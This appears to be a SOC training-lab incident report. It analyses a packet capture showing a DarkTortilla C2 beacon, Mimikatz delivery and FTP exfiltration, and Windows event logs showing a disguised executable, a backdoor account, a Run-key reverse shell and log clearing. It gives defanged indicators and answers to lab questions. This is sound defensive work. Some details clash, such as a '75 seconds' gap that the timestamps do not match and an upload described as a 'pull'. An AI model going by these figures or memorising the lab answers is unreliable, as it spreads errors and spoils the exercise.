
SOC-108912.pcapPackets: 3340 · Displayed: 12 (0.4%)Profile: Default

Wireshark FTP filter showing complete session: USER impossibreak, PASS potential4danger!, STOR loot.b64.txt, 230 Login successful, 226 Transfer complete to 31.31.205.163]

This is the most damaging evidence - the attacker exfiltrated stolen NTLM credentials via plaintext FTP. The entire session including credentials was captured in clear text.

Field	Value
Exfiltration Protocol	FTP (plaintext, TCP port 21)
Destination IP	31[.]31[.]205[.]163
FTP Username	impossibreak
FTP Password	potential4danger!
Exfiltrated Filename	loot.b64.txt
Stolen NTLM Hash	139f81d91c2f5e59b6b891dd577bd806

Screenshot 3 - DarkTortilla C2 Beacon (Command and Control Evidence)



Wireshark HTTP stream showing POST /beacon to cm32792.tw1[.]ru with User-Agent: DarkTortilla/1.0 and decoded JSON payload showing beacon_id: 23d4e1f9, hostname: DESKTOP-I51F5PU, whoami: CRESTWAY\jordan.anders]

This confirms the malware family and the persistent C2 communication. Beacons were observed approximately every 30 seconds throughout the entire duration of the capture.

Field	Value
C2 IP	185[.]114[.]247[.]170
C2 Domain	cm32792.tw1[.]ru
Beacon Frequency	Every 30 seconds
beacon_id	23d4e1f9
Malware Family	DarkTortilla (S1066)
Second Stage	EdgeUpdateInstaller.exe (Mimikatz S0002)
Second Stage SHA-256	92804faaab2175dc501d73e814663058c78c0a042675a8937266357bcfb96c50

4. Incident Questions

Q1 - What is the victim's IP address, total packet count, capture start/end time and elapsed duration?

Answer: Victim IP: 10.0.2.15 | Total Packets: 3,340 | First Packet: 2024-09-15 14:13:59 UTC | Last Packet: 2024-09-15 14:19:43 UTC | Elapsed: 00:05:43

Q2 - What was the initial infection? Provide time, source IP, domain, filename, SHA-256, and callback port.

Answer: Time: 2024-09-15 14:15:26 UTC | Source IP: 46[.]242[.]130[.]165 | Domain: alexjubiler[.]pl | Filename: ab.exe | SHA-256: 8f1b96104e641d359f6720a8e845f64226cd09bb04ad80feec17713128218fec | Callback Port: 6668

Q3 - What was the second stage payload? Provide filename, source IP, domain, download utility, SHA-256, and MITRE ID.

Answer: Filename: EdgeUpdateInstaller.exe | Source IP: 81[.]177[.]32[.]15 | Domain: velisend[.]ru | Utility: Windows PowerShell 5.1.19041.2673 | SHA-256: 92804faaab2175dc501d73e814663058c78c0a042675a8937266357bcfb96c50 | MITRE: S0002 (Mimikatz)

Q4 - What C2 infrastructure was used? Provide IP, domain, beacon frequency, beacon_id, and MITRE software ID.

Answer: C2 IP: 185[.]114[.]247[.]170 | Domain: cm32792.tw1[.]ru | Frequency: Every 30 seconds | beacon_id: 23d4e1f9 | MITRE: S1066 (DarkTortilla)

Q5 - How was data exfiltrated? Provide protocol, destination IP, credentials, filename, and stolen hash.

Answer: Protocol: FTP port 21 (plaintext) | Destination: 31[.]31[.]205[.]163 | Username: impossibreak | Password: potential4danger! | File: loot.b64.txt | NTLM Hash: 139f81d91c2f5e59b6b891dd577bd806

4. Attack Timeline

Timestamp (UTC)	Event
14:13:59	Capture begins
14:15:26	Victim downloads ab.exe from alexjubiler[.]pl
After 14:15:26	ab.exe executes - callback to 46[.]242[.]130[.]165:6668 (exact execution time inferred from network sequence)
After ab.exe	PowerShell downloads EdgeUpdateInstaller.exe (Mimikatz) from velisend[.]ru (exact time inferred)
After Mimikatz delivery	Mimikatz executes - NTLM hash captured (exact time inferred; endpoint telemetry required for precise timestamp)
~14:16 onwards	DarkTortilla C2 beaconing to cm32792.tw1[.]ru every 30 seconds
Before 14:19:43	loot.b64.txt exfiltrated via plaintext FTP to 31[.]31[.]205[.]163
14:19:43	Capture ends

Note: Timestamps marked as inferred are derived from the order of events seen on the network. Exact process run times will not be available from the endpoint because they are not captured in a network trace.

5. Indicators of Compromise (Defanged)

Type	Value
Filename	ab.exe
SHA-256	8f1b96104e641d359f6720a8e845f64226cd09bb04ad80feec17713128218fec
Domain	alexjubiler[.]pl
IP	46[.]242[.]130[.]165
Filename	EdgeUpdateInstaller.exe (Mimikatz)
SHA-256	92804faaab2175dc501d73e814663058c78c0a042675a8937266357bcfb96c50

Domain	velisend[.]ru
IP	81[.]177[.]32[.]15
C2 Domain	cm32792.tw1[.]ru
C2 IP	185[.]114[.]247[.]170
Exfil IP	31[.]31[.]205[.]163
FTP Username	impossibreak
FTP Password	potential4danger!
NTLM Hash	139f81d91c2f5e59b6b891dd577bd806
Beacon ID	23d4e1f9

6. MITRE ATT&CK Mapping

Technique ID	Technique Name	Evidence
T1036	Masquerading	EdgeUpdateInstaller.exe disguising Mimikatz as legitimate Microsoft Edge updater
T1059.001	PowerShell	PowerShell used to download and execute second stage payload
T1071.001	Application Layer Protocol	DarkTortilla HTTP POST beaconing every 30 seconds
T1003.001	OS Credential Dumping - LSASS	Mimikatz output confirmed in decoded exfiltrated file
T1048.003	Exfiltration Over Unencrypted Protocol	Plaintext FTP transfer of loot.b64.txt
T1027	Obfuscated Files or Information	Base64 encoding of credential dump prior to exfiltration

7. Recommendations

Immediate:

- Isolate DESKTOP-I51F5PU and perform full forensic image
- Reset jordan.anders credentials - NTLM hash is fully compromised
- Hunt for pass-the-hash lateral movement (Event ID 4624, Logon Type 3)
- Block all attacker IPs and domains at firewall, proxy, and DNS level
- Threat hunt for DarkTortilla/1.0 User-Agent across all proxy logs

Long-Term:

- Block outbound FTP (TCP port 21) from all workstations
- Enable PowerShell ScriptBlock logging and Constrained Language Mode

- Deploy DNS filtering to block algorithmically generated subdomains
- Deploy EDR to detect Mimikatz via LSASS memory access patterns
- Enforce application whitelisting

8. Conclusion

After taking a closer look at the network traffic of the SOC-108912.pcap file, we were able to witness a complete multi-stage attack from beginning to end in just 5 minutes 43 seconds. Malicious files were being delivered through HTTP, and then PowerShell was used to download Mimikatz as a Microsoft Edge installer. The DarkTortilla C2 beacon was also spotted in a few places on the connection, and was being maintained across multiple sessions. At the end of the connection, an unencrypted FTP pull was made to pull a file containing the extracted credentials of the user jordan.anders in the form of an NTLM hash.

TICKET 3 - SOC-108925

Endpoint IR / Windows Event Log Analysis

Field	Detail
Ticket Number	SOC-108925
Date/Time Reported	2024-09-16 / 04:10:19 UTC
Incident Type	Live Endpoint Incident Response / Windows Event Log Analysis
Affected Endpoint	SW-LAN-SFO-02
Evidence Files	sysmon.evtx security.evtx system.evtx
Tool Used	Windows Event Viewer on windowsBox
Severity	CRITICAL

1. Incident Overview

16 Sep 2024 A system administrator was experimenting with a file they thought would be useful for troubleshooting a problem with a router. They discovered the file was a piece of malware and realized they had unknowingly compiled it. The malware was heavily obfuscated and was compiled with a double-extension similar to that of pdf.exe. When the malware was executed, it connected to a Command and Control (C2) site, gave the system an interactive command shell, created a backdoor as the administrator account, placed a persistent reverse shell in the registry Run key, and cleared several of the event logs to obscure the intrusion.


2. Investigation Methodology

Investigation conducted using Windows Event Viewer on windowsBox analyzing three offline event log artifacts from the SOC-108925 directory on the Desktop:

- **sysmon.evtx** - process creation, network connections, file events
- **security.evtx** - account creation, deletion, audit log clearing
- **system.evtx** - system log clearing events

3. Evidence & Findings

Screenshot 1 - Sysmon EID 1 Malware Execution (Primary Evidence)



The screenshot displays the 'Event Properties - Event 1, Sysmon' window. The 'General' tab is selected, showing the following details:

Process Create:
RuleName: -
UtcTime: 2024-09-16 04:01:49.714
ProcessGuid: {60f2361c-adad-66e7-9202-00000000ec01}
ProcessId: 5252
Image: C:\Users\Administrator\Downloads\Cisco_Troubleshooting_Guide-v2.pdf.exe
FileVersion: 2.2.14
Description: ApacheBench command line utility
Product: Apache HTTP Server
Company: Apache Software Foundation
OriginalFileName: ab.exe
CommandLine: "C:\Users\Administrator\Downloads\Cisco_Troubleshooting_Guide-v2.pdf.exe"
CurrentDirectory: C:\Users\Administrator\Downloads\
User: SW-LAN-SFO-02\Administrator
LogonGuid: {60f2361c-9d64-66e7-8734-050000000000}
LogonId: 0x53487
TerminalSessionId: 2
IntegrityLevel: High
Hashes: MD5=F3E1D83222149AD63BC6BC51B3EA9690,SHA256=704C1260C638B57175724260D81ECE00E5FDFDE29FBA3232A43B255F1D08DCF1,IMPHASH=481F47BBB2C9C21E108D65F52B04C448
ParentProcessGuid: {60f2361c-9d66-66e7-be00-00000000ec01}
ParentProcessId: 4544
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\Windows\Explorer.EXE
ParentUser: SW-LAN-SFO-02\Administrator

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon
Event ID: 1
Level: Information
User: SYSTEM
OpCode: Info
More Information: [Event Log Online Help](#)

Logged: 9/16/2024 4:01:49 AM
Task Category: Process Create (rule: ProcessCreate)
Keywords:
Computer: SW-LAN-SFO-02

Buttons: Copy, Close

Sysmon Event ID 1 showing Cisco_Troubleshooting_Guide-v2.pdf.exe executing as PID 5252 at 04:01:49 UTC, ParentImage: explorer.exe PID 4544, SHA-256:

704C1260C638B57175724260D81ECE00E5FDFDE29FBA3232A43B255F1D08DCF1,
OriginalFileName: ab.exe]

This single event answers Q1, Q2, Q4, and Q5 simultaneously - malware filename, hash, PID, and parent process.

Field	Value
Q1 - Malware Filename	Cisco_Troubleshooting_Guide-v2.pdf.exe
Q2 - SHA-256	704C1260C638B57175724260D81ECE00E5FDFDE29FBA3232A43B255F1D08DCF1
Q3 - Download URL	hxxps://file[.]io/xfamPHXmEnhP (from Sysmon EID 15 Zone.Identifier)
Q4 - Malware PID	5252
Q5 - Parent Process	explorer.exe / PID 4544
Q6 - C2 IP:Port	3[.]134[.]39[.]220:16979 (from Sysmon EID 3)
Q7 - First Command	whoami (04:02:01 UTC - Sysmon EID 1)

Screenshot 2 - Security EID 4720 Backdoor Account Creation

Event Properties - Event 4720, Microsoft Windows security auditing.

GeneralDetails

A user account was created.

Subject:

Security ID: S-1-5-21-492362974-527235662-218832754-500

Account Name: Administrator

Account Domain: SW-LAN-SFO-02

Logon ID: 0x53487

New Account:

Security ID: S-1-5-21-492362974-527235662-218832754-1011

Account Name: cisco_support

Account Domain: SW-LAN-SFO-02

Attributes:

SAM Account Name: cisco_support

Display Name: <value not set>

User Principal Name: -

Home Directory: <value not set>

Home Drive: <value not set>

Script Path: <value not set>

Profile Path: <value not set>

User Workstations: <value not set>

Password Last Set: <never>

Account Expires: <never>

Primary Group ID: 513

Allowed To Delegate To: -

Old UAC Value: 0x0

New UAC Value: 0x15

User Account Control:

Account Disabled

'Password Not Required' - Enabled

'Normal Account' - Enabled

User Parameters: <value not set>

SID History: -

Logon Hours: All

Additional Information:

Privileges: -

Log Name: Security

Source: Microsoft Windows security

Event ID: 4720

Level: Information

User: N/A

OpCode: Info

More Information: [Event Log Online Help](#)

Logged: 9/16/2024 4:03:16 AM

Task Category: User Account Management

Keywords: Audit Success

Computer: SW-LAN-SFO-02


Copy

Close

Security Event ID 4720 confirming cisco_support account creation on SW-LAN-SFO-02 by Administrator at 04:03:16 UTC]

Field	Value
Q8 - Backdoor Account	cisco_support
Q9 - Account Deleted	2024-09-16 04:06:06 UTC (Security EID 4726)
Q10 - Persistence C2	88[.]103[.]23[.]11:3391 via HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\CiscoHelper

Screenshot 3 - Security EID 1102 Log Clearing (Anti-Forensics Evidence)



Security Event ID 1102 showing "The audit log was cleared" at 2024-09-16 03:59:14 UTC by Administrator on SW-LAN-SFO-02 - 75 seconds before malware execution]

Antiforens 101: The attack started with a 7 second log erase of information from 3 system logs before the attack even begins. This is a classic sign of anti-forensics done on purpose.

Log Source	Event ID	Description	Timestamp
Security	1102	Security audit log cleared	03:59:14 UTC
System	104	ForwardedEvents log cleared	03:59:19 UTC
System	104	ForwardedEvents log cleared again	03:59:21 UTC

3.5 Incident Questions

Q1 - What was the filename of the malware downloaded onto the server?

Answer: Cisco_Troubleshooting_Guide-v2.pdf.exe

Q2 - What is the SHA-256 hash of the malware?

Answer:

704C1260C638B57175724260D81ECE00E5FDFDE29FBA3232A43B255F1D08DCF1

Q3 - What is the full URL where the malware was downloaded from?

Answer: hxxps://file[.]io/xfamPHXmEnhP

Q4 - What was the process ID (PID) of the malware's first execution?

Answer: PID 5252

Q5 - What was the parent process name and PID of the malware?

Answer: explorer.exe / PID 4544

Q6 - What IP address and port did the malware use to connect back to the attacker?

Answer: 3[.]134[.]39[.]220:16979

Q7 - What is the first command that the attacker ran once compromised?

Answer: whoami (04:02:01 UTC)

Q8 - What is the account name of the backdoor user that was created?

Answer: cisco_support

Q9 - When was the backdoor user deleted?

Answer: 2024-09-16 04:06:06 UTC

Q10 - What IP address and port does the implanted persistence mechanism connect to?

Answer: 88[.]103[.]23[.]11:3391 via registry key

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\CiscoHelper (base64-encoded PowerShell reverse shell)

4. Attack Timeline

Timestamp (UTC)	Event
03:59:14	Security audit log cleared - Security EID 1102

03:59:19	ForwardedEvents log cleared - System EID 104
03:59:21	ForwardedEvents log cleared again - System EID 104
04:00:36	Malware downloaded - Sysmon EID 11
04:00:40	Zone.Identifier records hxxps://file[.]io/xfamPHXmEnhP - Sysmon EID 15
04:01:49	Malware executes as PID 5252, parent explorer.exe PID 4544
04:01:49	C2 connection to 3[.]134[.]39[.]220:16979 - Sysmon EID 3
04:02:01	Attacker runs: whoami
04:02:04	Attacker runs: hostname
04:02:35	Attacker runs: ipconfig
04:03:16	Backdoor account created: cisco_support - Security EID 4720
04:04:19	cisco_support elevated to local administrator
04:05:xx	CiscoHelper registry Run key implanted - 88[.]103[.]23[.]11:3391
04:06:06	cisco_support deleted - Security EID 4726
04:06:42	Attacker opens Event Viewer (mmc.exe eventvwr.msc) - Sysmon EID 1

5. Indicators of Compromise (Defanged)

Type	Value
Filename	Cisco_Troubleshooting_Guide-v2.pdf.exe
SHA-256	704C1260C638B57175724260D81ECE00E5FDFDE29FBA3232A43B255F1D08DCF1
Download URL	hxxps://file[.]io/xfamPHXmEnhP
C2 IP (Malware)	3[.]134[.]39[.]220:16979
C2 IP (Persistence)	88[.]103[.]23[.]11:3391
Backdoor Account	cisco_support
Registry Key	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\CiscoHelper

6. MITRE ATT&CK Mapping

Technique ID	Technique Name	Evidence
T1204.002	User Execution: Malicious File	User executed double-extension malware disguised as PDF
T1059.001	Command and Scripting: PowerShell	PowerShell reverse shell used for persistence callback
T1059.003	Command and Scripting: cmd.exe	cmd.exe used for reconnaissance and account creation
T1105	Ingress Tool Transfer	Malware downloaded from file[.]io

T1136.001	Create Local Account	cisco_support created and elevated to administrator
T1547.001	Registry Run Keys	CiscoHelper run key with encoded PowerShell payload
T1071.001	Application Layer Protocol	C2 over TCP for both malware and persistence
T1562	Impair Defenses	Security EID 1102 - audit log cleared at 03:59:14 UTC. System EID 104 - ForwardedEvents cleared at 03:59:19 and 03:59:21 UTC. Performed via Event Viewer GUI confirmed by Sysmon EID 1

7. Recommendations

Immediate:

- Isolate SW-LAN-SFO-02 from the network
- Remove CiscoHelper registry Run key
- Block 3[.]134[.]39[.]220 and 88[.]103[.]23[.]11 at perimeter firewall
- Reset Administrator account credentials
- Preserve forensic image before remediation

Long-Term:

- Implement application whitelisting (AppLocker or WDAC)
- Block file-sharing services like file[.]io via web proxy and DNS filtering
- Enable PowerShell Constrained Language Mode and ScriptBlock logging
- Deploy SIEM alerting for registry Run key modifications
- Enforce least-privilege - admin accounts should not be used for browsing

8. Conclusion

The endpoint event log was examined to confirm that the endpoint was fully compromised and that the attacker was engaging in anti-forensics activities. The attacker cleared the 3 event logs on the endpoint and did so within less than 7 seconds prior to the attack depicted in the log. The attacker then pushed the malware, which was disguised as a Cisco PDF, established connections to the C2 servers, gathered information on the environment, created a backdoor account and elevated privileges. The attacker then created registry-based persistence for the backdoor and

deleted the backdoor account to reduce visibility. T1562 has been fully validated by Security EID 1102 and System EID 104.

TICKET 4 - SOC-109102

Web Server Log Analysis (Splunk)

Field	Detail
